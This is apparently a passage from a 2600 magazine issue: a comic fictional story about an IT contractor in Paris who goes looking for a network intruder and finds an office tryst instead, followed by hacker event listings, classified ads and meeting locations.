So, despite my initial cynicism, it looked like there was a hacker in the network after all. Interesting. My manager had asked me to write it up, but I had already decided to go one better: I would write it up for myself, putting it all into a book. Years before, I had read a best seller, The Cuckoo's Egg, which was about a network break-in, and since then I'd been thinking about doing something similar. Maybe, I thought, this corporate hack that I had stumbled onto was my material. If I could get a publisher interested in it, I'd be switching to a new career. Hackers were still very much in the public interest, and I knew there was good money to be made out of the talk-show circuit. If I did things right, this could be my ticket out of computer support.

True, I only had a few days to get involved, but a quick trip to the server room to make a few unofficial "adjustments" would solve that problem. Clients were always doing that: finding new problems, just as you were packing up, ready to get out the door. So I knew how to invent work for myself. And then, since I would be staying in Paris for an extra couple of weeks, there would no doubt be an opportunity for me to get unofficially involved. I might even end up working with the cops, getting an "insider" view. Fired up, I got out my laptop and started a journal, so I would have something to refer to when I got home and started writing my best seller.

I landed in Paris just as it was waking up, and by 9:12 I was sitting in the reception area of the client's office, waiting. On the wall was a photo of a French actress I had seen in a movie a few months before. She was modeling the company's new eyeliner, and I noticed the tagline was in English, though I had seen the same ad back home, but in French. A few minutes later, I was met by the head of security. He was stocky with a shaved head, and, in shaky English, he thanked me for coming and said that the CEO wanted to see me. On the way up to the top floor, he told me how "urgently important" it was for the company to get this problem dealt with as soon as possible. Everything had been locked down for days. The help desk was getting endless complaints.

We walked and talked until we got to the executive area, a place where every stuffed suit had their own office, and every office had its own unique personality. Here was the top of the fashion world, where visionaries dared to dream of a redder lipstick, and marketers dared to dream of agency kickbacks from the supermodels who would get paid millions to be seen wearing it. The CEO was a tall, neatly dressed woman in her forties who said that she was happy to see me, though obviously not happy enough to smile. She asked me if I wanted a drink, I said yes, and then she surprised me by saying, "I am told you are the top guy in the computer department."

For a moment, I thought that something must have gotten lost in the translation. Then I realized that my boss had obviously talked me up, to try to calm her. I nodded, noncommittally. Besides, it wasn't that far off the mark. In the previous six months, I had not missed a single project deadline or failed a help-desk SA. The other staff thought this was hilarious and assumed that I was some fanatic, and they had nicknamed me "100%." Nothing gets office clerks talking more than the presence of someone who is working his way to the top, rather than playing the game. But I still had memories of pedaling to work in the rain to keep me overachieving.

We all got drinks, and then we sat and chatted. As expected, they unburdened themselves of their frustrations, telling me about how they felt let down, and all the rest of it. The security guy fired questions at me, which I fielded, and then the CEO took her turn. They wanted reassurance from me, and I said that they would have their hand-over document by Thursday afternoon, or Friday morning at the latest, and that seemed to satisfy them.

And yet, as I sat there chatting professionally and sipping café au lait that tasted far too good to be decaf, some alarm bell was sounding far off in the back of my mind. Something about what they were telling me didn't quite fit, and my initial doubts about them having a hacker returned. To try to work it out in my own mind, I told the CEO and the security guy about my reservations. I went into an explanation of the difference between an organized criminal who was in it for the money and a computer hacker who was in it for the technology. But they weren't interested in theories or subtleties. This was France, they said, and when the person was caught, organized or not, he would be sentenced to hard labor.

"There is a lot at stake here. We are counting on you," the CEO said, as we stood and shook hands. Then the security guy handed me a pass, and took me down to the IT support room in the basement. He sat me in front of someone's desk, and then he went away, obviously happy to leave me to it. The local skeleton crew IT staff said bonjour, and then both of them withdrew to the other side of the room. I emailed my manager to let him know I had arrived and, before settling down to do the documentation, I made a start on my own unofficial investigation.

I began by visiting each of the comms rooms, which were placed next to the emergency stairs on every floor. Inside were the familiar rows of network switches, with their blinking lights and whirring fans, and patching all this together was the usual spaghetti of network cables. Was something loose somewhere? I tugged a few cables. But apart from the fact that there were various bits of abandoned gear left lying around, and half of the cabinets had no doors on them, everything was in order.

I decided that since I was on the top floor, I would walk around the exec suite with a port-tester, since I had to rule out everything. I wandered through empty rooms, getting nothing but green lights. One of the rooms was a conference suite. It was a large room with a polished wood table in the middle surrounded by stylish chairs. On the wall was a massive flat-screen display. It looked like someone had translated the headquarters of a Bond villain into French. At the table were two women, who both looked like they had been Photoshopped into their business suits. They were obviously both in the wrong place: the last things they needed were cosmetics.

The dark-haired one said something to me, but the French language being what it is, she could have been swearing at me or she could have been reciting poetry. From the way her dark eyes were blazing, I guessed the former.

"Pardonnez-moi," I said, trying to remember some school French. "Parlez-vous anglais?"

She didn't answer, just put her hands on her hips, and looked at the other woman, who then turned to me.

"I'm sorry, this room is not available now," she said. "I have to check the network ports. It will only take a minute." I dropped the CEO's name into the conversation, hoping to impress, but all that did was make the dark-haired woman bark louder. The other woman turned to me again and said, "Please come back after one o'clock."

I looked at my watch, and realized that it was already afternoon. I decided to get something to eat and followed the signs to the cafeteria. All the smart comments about French women that I had heard before I left the office were wasted. Apart from the clinking of cutlery, the place was as interesting as an insurance convention. Welcome to the exciting world of cosmetics, I thought.

I ate my sandwich, and then, at 1:30, I went back to the conference suite. The two women had gone and, as expected, the tests showed there were no defective ports, which meant the hardware was working as it should. My little investigation had failed to throw up any obvious errors, and I started thinking about hackers again. I decided to continue digging later, because I still had the documentation to write. I went downstairs and fired up the word processor.

I started with the firewall and server logs from the time of the events, added some topology diagrams, mixed in a few buzzwords, and then wedged it all on the company stationery. A few hours later, my official task was nearly complete. All I had to do was proofread it tomorrow, and then hand it over on Thursday. Full marks pour moi.

After that, I put all the boring details of the day into my takedown diary and, at 6:00, I left my laptop monitoring the network and took a taxi to the hotel the client had arranged for me.

I'd never stayed in such an upmarket place before, and was looking forward to it, but it was just a better class of boredom. After dinner, I sat in a deserted hotel bar for an hour, and then went to my room and watched a movie about the first American settlers that was badly dubbed in French. The bad guy was wearing a tall black hat with a buckle on it, and the women he was waving a bible at were all wearing bonnets. The more fashions change, the more they stay the same, I thought.

I went out and wandered around Paris in the dark for an hour. After that, I spent another half hour sitting on a snow-covered bench in the middle of a square, sipping decaf, and watching white flakes slowly drift down out of the darkness and onto people as they darted in and out of shops and restaurants. Hundreds of years ago, this spot had been the site of a famous revolution, but everything seemed peaceful enough now. I heard some tourists speaking English, and I was going to ask them where the famously romantic part of Paris was supposed to be, but they walked past.

The next day was a carbon copy of the first. Very little happened, and, in the basement, the two local support staff members were nowhere to be seen. At home, there was always plenty of gossip in the office. Every day there was some new story, about salesclerks going ape and throwing the company laptop at the wall, or the new woman who had just started working in the

office, and that sort of thing. But there was no danger of that here. Nobody said anything. The day was ten hours of silence

On Thursday morning, I got a call from the CEO. At the prearranged time, I went to her office, and found her and the security guy waiting expectantly. I gave them each a copy of the hand-over document, and they kept me waiting while they read it. After they had finished, they thanked me and said that they appreciated the work I had done, and how sorry they were to have dragged me away from home at this time of year. They said that they would let my manager know that they were pleased with the service.

Shortly afterward, my phone rang. It was my manager. He had already heard from the CEO, and he was calling me to congratulate me on hitting another SA. He wanted to know if I had done any additional investigation. I didn't tell him that I'd been snooping around like the Hack Finder General, and just said that I had looked for technical faults and only found an unpingable DNS, and that I would see him on Monday.

After he had hung up, I went back downstairs, and sat in the silence. I'd almost come to the end of my stay, and I hadn't seen any black hats, but I wasn't in a rush to get back to my hotel, so I hung around, filling in my hack-attack journal, which by then had turned into a full-on novel, since real life hadn't been interesting enough to fill a book. I sat and typed all day, happily inventing exciting scenes, and wondering which actor would play me in the movie of the book.

It was after 6:00 when I noticed the time, and realized that I hadn't eaten. I walked around the deserted corridors, looking for a vending machine, but didn't find one. I went back to the office, and sat down at my desk. I was just about to turn off my machine and go to the hotel, when I saw that a large segment of the top-floor network had vanished.

I paused for a moment, blinked, and looked again. Yes, it was gone. The thing I had been waiting days to see had happened at last, and I was sitting there with no idea what to do. I jumped up and sprinted out of the office and up the emergency stairs to the top floor. Whatever was going on, I was about to find out. At the top of the stairs, I ran through the doors, got to the comms room, pushed open the door, and was just thinking "101%," when I saw something odd.

A woman was standing in front of the first rack. I recognized her right away. It was the woman from the conference suite on the first day, the one with the dark hair. She had a surprised look on her face. My first thought was, it is an inside job, after all.

"What are you doing in here," I was just about to bark, when I noticed something even odder. The woman was staring at me with those big dark eyes, and, for some reason, I noticed that one side of her silk shirt was untucked. And then I saw something else. In the dark glass of one of the cabinets, I could see a reflection. Someone else was in the room, standing behind the rack, out of sight. A man.

I stood there for a moment, caught completely off guard. The woman said nothing. She didn't move. She didn't appear to be breathing. And then it dawned on me, and I realized what it was. And I knew what had been interrupting the network service, and why it was only the execs who were getting hit.

"Er, pardonnez-moi," I said. I backed out of there, and walked quickly back down to my desk. So much for the big hacker takedown. How much of the other stuff I'd read about hackers was just as hyped? Hysteria sells. And I had almost bought it. Note to self: don't drink the Kool-Aid.

I got to my desk, and checked the network monitor. Whatever had been knocked loose was back up again, and the network was fine. I switched off my laptop, and then went outside. I took a taxi to my Paris bench, and sat on it for an hour, watching the people go past. I could see my breath in front of me, but the cold wasn't bothering me at all. What was bothering me was what the thought of the next day's work. It was not going to be enjoyable. Not even slightly.

I got to see the CEO after 10:30. The security guy was already there.

"I've retested the network and found the problem," I said. "My initial thought was right. It wasn't a hacker, just a defective network switch."

"Defective?" the CEO said.

"Broken."

"But all the switches have been tested," said the security guy said, with open hands.

"Yes."

The security guy and the CEO looked at each other, and their expressions didn't need translating.

"It's a good result," I continued, "because now you don't need to call in the police."

"Okay. If you give me the serial number of the switch, I will call the manufacturer and have it checked."

Call the manufacturer? I stood there, trying to figure it out, but my brain couldn't follow. An image kept invading my brain, and wouldn't go away, an image of that woman, her shirt untucked, her gorgeous face flushed.

"Sorry, but I don't understand," I said. "Why would you want the serial number?"

"Because the hardware is protected by a maintenance contract," the security guy said, not getting how I was missing the blindingly obvious.

Maintenance contract. Right.

"No need for that, I've already fixed it."

"Fixed it?" Puzzled, he looked at the CEO, and then turned back to me.

"Yes."

"You were supposed to document the problem, not fix it."

"Yes," I replied. What else could I say?

He continued. "We needed some evidence, to show to the police. Are you telling me you just got rid of the evidence?" He made the open hands gesture again, only this time he accompanied it with a sound like "poof."

"Sorry."

The CEO and security guy had a French conversation that was so fast it sounded like two modems talking, and then turned back to me.

"But I do not understand." The security guy continued. "How can a broken switch cause such problems?"

It was a good question, and all last night I had been trying to think up some believable explanation that fit the facts, but had failed.

"Dust was blocking the fan, making it run hot and act flaky. Completely random. But I've cleaned it now, so it's okay." Naturally, I cringed while giving out this garbage.

"Fan?" the security guy said, incredulous. He wasn't buying it, and I didn't blame him.

"So what you are telling me is that you cleaned the dust out of a fan, and now there isn't any problem? And this will not occur again?"

"Yes. That's right."

The CEO looked puzzled, too, and there was another conversation in 56k baud French. Then she turned to me.

"What I don't understand is that you didn't think to tell someone before you destroyed the evidence."

"I..." I started, and then stopped. I felt some sweat roll down my forehead. I was having a mal jour. The whole thing had caught me out. I was going to level with them, to tell them what had really happened. I had to. The CEO slit her eyes and frowned, as if she suddenly had an insight. She spoke slowly and quietly: "Is there something you would like to tell us?"

It wasn't that I cared if the cyber cops charged Mademoiselle Hacker with killing business critical documents, and then burned her at the stake. It was something else. When you've had the finger pointed at you, it gets more difficult to do it yourself. Anyway, I generally leave that sort of thing to the politicians. I shook my head. No.

The CEO gave me a look that was colder than the snow outside. "I have to say that I am disappointed," she said. "I would like you to provide me with an email explaining everything, before you go home." I knew that as soon as the door clicked shut behind me they'd be on the phone to my manager, and that my record now had a large black mark against it. I could imagine the jokes when I got back to the office.

I went back to the honeymoon suite and went around all the cables and power connectors, pushing in anything that might have been knocked loose. As I was leaving, my phone rang. It was my manager. I confessed everything, and got a sermon about the importance of not annoying the customer. For an hour afterward, I sat at my PC, typing an email that, however I phrased it, made me sound like a goon. I looked at my watch. My flight was more than eight hours away, but I wasn't about to hang around. I'd get a cup of real coffee, finish the email, and then head to the airport.

I took the stairs down to the cafeteria. The breakfast crowd had already gone, and the place was silent. I went to the coffee machine and pressed the button, and got a cup of steaming water, without coffee. My phone beeped. I had a message. I opened it, and read it. It said: 99%. One of the office jokers. I stood for a minute, looking grimly at the cup of hot water and thinking things over: all work and no play makes Jack a dull geek. I made another note to myself: get a life.

Suddenly, I noticed that a woman was standing next to me. I turned around and realized that it was the woman from the conference room, the one who had been working with Mademoiselle Hacker. I stepped back, and gestured for her to go ahead.

"Enchanté," she said, putting her curves between me and the coffee machine.

"Enchanté yourself," I said. She turned her head, and smiled.

"No tea?" she said, looking at my cup of water.

"I don't drink tea."

"But you are English."

"Yes."

She placed a cup in the machine, hit the button, and got coffee. Then she turned back to me.

"What part of England are you from?" she said.

I told her.

"Will you be in Paris long?"

"A few days."

She did one of those French gestures, and inclined her head.

"Too bad you are working."

"I'm not working this weekend. Sightseeing." She smiled again.

"Paris is lovely at this time of year," she said, looping her hair around her ear. "Will you be visiting the Le Mas district?"

"I hadn't planned to. Is it nice?"

"It's wonderful. It has lots of history. Hardly anything has changed over the years."

"Sounds interesting. Are there any good restaurants?"

"Oh, yes . . ."

After I had finished my cup of coffee, I took a last trip to the server room, just to do a final check. It was a good job I did, because I spotted a couple of server issues that had somehow previously been overlooked.

I phoned the help desk to report the problem, and after some negotiation, they said that they wanted me to get the work completed by Monday at the latest. I said that I would try my best, but I could see right away that this was one SA I was definitely going to miss.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

February 5-7
ShmooCon
Wardman Park Marriott
Washington DC
www.shmoocon.org

April 15-18
Notacon 7
Wyndham Cleveland at Playhouse Square
Cleveland, OH
www.notacon.org

April 23rd-25th
QuahogCon
Hotel Providence
Providence, RI
www.quahogcon.org

July 16-18
The Next HOPE
Hotel Pennsylvania
New York, NY
www.hope.net

July 29 - August 1
Defcon 18
Riviera Hotel and Casino
Las Vegas, NV
www.defcon.org

If you're involved in a hacker event, please send information on it to us so that more people can get involved! Of course, if you wait until the last minute to announce where it's being held, there's not a lot we can do to help. But if you know where and when your event is happening and it's not one of those corporate things that cost hundreds or even thousands of dollars just to walk in the door, email us the details at happenings@2600.com.

Marketplace

Events

THE NEXT HOPE. July 16, 17, 18, 2010, Hotel Pennsylvania, New York City. http://www.hope.net

For Sale

COMBINATION LOCK CRACKING IPHONE APP "LockGenie" Now available in the App Store (http://itunes.com/apps/lockgenie). LockGenie helps crack combination locks. No need for a shim or bolt cutters, now you can KNOW the combination!

ART FOR THE HACKER WORLD! Show your guests your inner g33k! Don't commercialize your living area with mass produced garbage! These are two original pieces of artwork inspired by technology that the *2600* reader fellowship will love! Check out the easy-to-remember links below and order today! http://tinyurl.com/2600art1 http://tinyurl.com/2600art2

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v26no4" and get 10% off of your order.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

BSODOMIZER. A small, battery-powered, mischievous electronic gadget that interfaces between a laptop or desktop and VGA monitor and flashes a fake BSOD (Blue Screen of Death) onto the monitor at random time intervals or when triggered by an infrared remote control. This will cause the user to become confused and turn off or reset his or her machine. Limited run of 100 fully-assembled units available. Fully open source - schematics, firmware, and technical design documentation online if you want to build your own instead of buying one. Go to www.bsodomizer.com

KINGPIN EMPIRE. Represent the underground in style. Proceeds donated to hacker and health charities. Buy gear. Support the cause. Go to www.kingpinempire.com.

Help Wanted

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

COMEDIAN/CONTROVERSIAL AUTHOR/ACTIVIST SEEKS HACKER willing to teach in person in Los Angeles area in exchange for valuable signed lithograph, comics, etc. Gabriel, 149 S. Barrington Ave. #162, Los Angeles, CA 90049

Wanted

THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

WANTED: Local *2600* readers in the Hamilton/Burlington area to start a local *2600* regular meeting group. Contact don@jadedtech.com.

WANTED: Remote access to Chicago area computer subscribing to Comcast in order to show originating Comcast IP address when browsing. Compensation negotiable. Please email: IP_chicago@yahoo.com

Services

R9 MEDIA is looking for artists and writers for ThinkingFluidly.com. We would be interested in publishing your work. Information: contact@R9Media.net / www.R9media.net.

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our experts are cool under fire in a courtroom and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (ABA 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even *O Magazine*. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

SUSPECTED OR ACCUSED OF COMPUTER-RELATED CRIMINAL OFFENSES? Consult with counsel experienced

in defending human beings facing computer-related felony charges in California and federal courts. Omar Figueroa is an aggressive constitutional and criminal defense lawyer experienced in defending persons accused of so-called hacking, cracking, misappropriation of trade secrets, and other cybercrimes. Omar is a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and is willing to consider pro bono representation for indigent defendants acting without a profit or commercial motive. Past clients include Kevin Mitnick (felony case in California Superior Court dismissed), Robert Lyttle of The Deceptive Duo (patriotic hacker who exposed known vulnerabilities in the United States information infrastructure), and others who wish to remain anonymous. Additionally, Omar Figueroa is one of the premiere cannabis defense lawyers in California. He is a lifetime *2600* subscriber and a member of the Electronic Frontier Foundation, the National Association of Criminal Defense Lawyers, the National Lawyers Guild, the American Civil Liberties Union, Amnesty International, and the NORML Legal Committee. Please contact Omar Figueroa at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Complimentary case consultation. All consultations are strictly confidential and protected by the attorney-client privilege.

SECURITY ASSESSMENT AND EXPLOITS. Independent hacker available for LEGAL contracts. Penetration testing networks and systems remotely. Enumeration of networks, systems, servers, VPNs, and cryptography. Identifying software vulnerabilities specific to web based applications and web facing operating systems as well as special requests. Full disclosure via professional detailed technical report. Inquiries to canada2600@gmail.com. Powered by http://www.canada2600.org

JEAH.NET UNIX SHELLS & HOSTING. JEAH is celebrating its 10-year anniversary as #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH.NET also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Oh, and don't forget our private domain name registration at FYNE.COM.

KALETON INTERNET provides secure and private web hosting, domain name registrations, and email accounts. We have offshore servers, anonymous payment methods, and strongly support freedom of speech. Visit us at www.kaleton.com now to see how we can help you.

WWW.NAMETROLLEY.COM has affordable domain names, low cost web hosting plan with extensive language support, SSL Certificates, email accounts, free photo album, free blog, free forwarding and masking, complete DNS control, over 40 TLDs to choose from, 24/7 support, and much much more.

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

BANDIT DEFENSE: SECURITY FOR THE LITTLE GUY. I'll hack into your computer systems and then help you fix all the security holes. I specialize in working with small businesses and organizations, and I give priority to those facing government repression. My services include: hacking your organization from the Internet (comprehensive information gathering and reconnaissance, web application security testing, remote exploits), hacking your organization from your office (physical security, local network audits, and exploitation), wireless network security (slicing through WEP, brute forcing WPA), electronic security culture (evading surveillance, encryption technology, etc.), and other misc. services. More details at www.banditdefense.com, or email info@banditdefense.com.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of www.BrazilBoycott.org, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

Announcements

ORACLE DEVELOPMENT BLOG. Visit http://ora-pl-sql.blogspot.com/. All about Oracle database programming. Recent topics include stored procedures, Oracle 11g, database design, and access control.

JAVA PROGRAMMING BLOG. Visit http://enableassertions.blogspot.com. It is time to learn Java. Recent topics include puzzles, book reviews, code viewers, file parsing, exceptions, sorting, and constructors.

CHEER10S.COM. News Syndicate from the Underground! Posting original and reposted news about the hacking and phreaking world. Regularly posted and looking for news submissions from members. http://www.cheer10s.com

PUBLIC INTELLIGENCE IN THE PUBLIC INTEREST. Collect. Connect. Reconfigure. I live in NYC and work as Executive Director with HOPE's first ever speaker, Robert Steele, President for the 501c3, Earth Intelligence Network (www.earth-intelligence.net & twitter.com/earthintelnet & OSS.net). Our online public intelligence journal can be found at http://phibetaiota.net. Other related links: http://re-configure.org & http://smart-city.re-configure.org. Contact earthintelnet@gmail.com

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2009 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

Personals

LOOKING FOR HACKERS AND PHREAKERS! If interested email me at Albany2600@gmail.com

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Spring issue: 2/25/10.

Meetings

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: Old Main Building coffee shop in front of the registrar's office on Student Street, TRU Campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Kildare House, 1880 Wyandotte St E. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Grove Inn. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 7 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Unlimited Coffee, 741 E. Glendale Ave. 6 pm.

Prescott: Barnes and Noble cafe in the Prescott Gateway Mall.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Newington: Panera Bread on the Berlin Turnpike. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St. (in Pentagon Row on the courtyard) 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

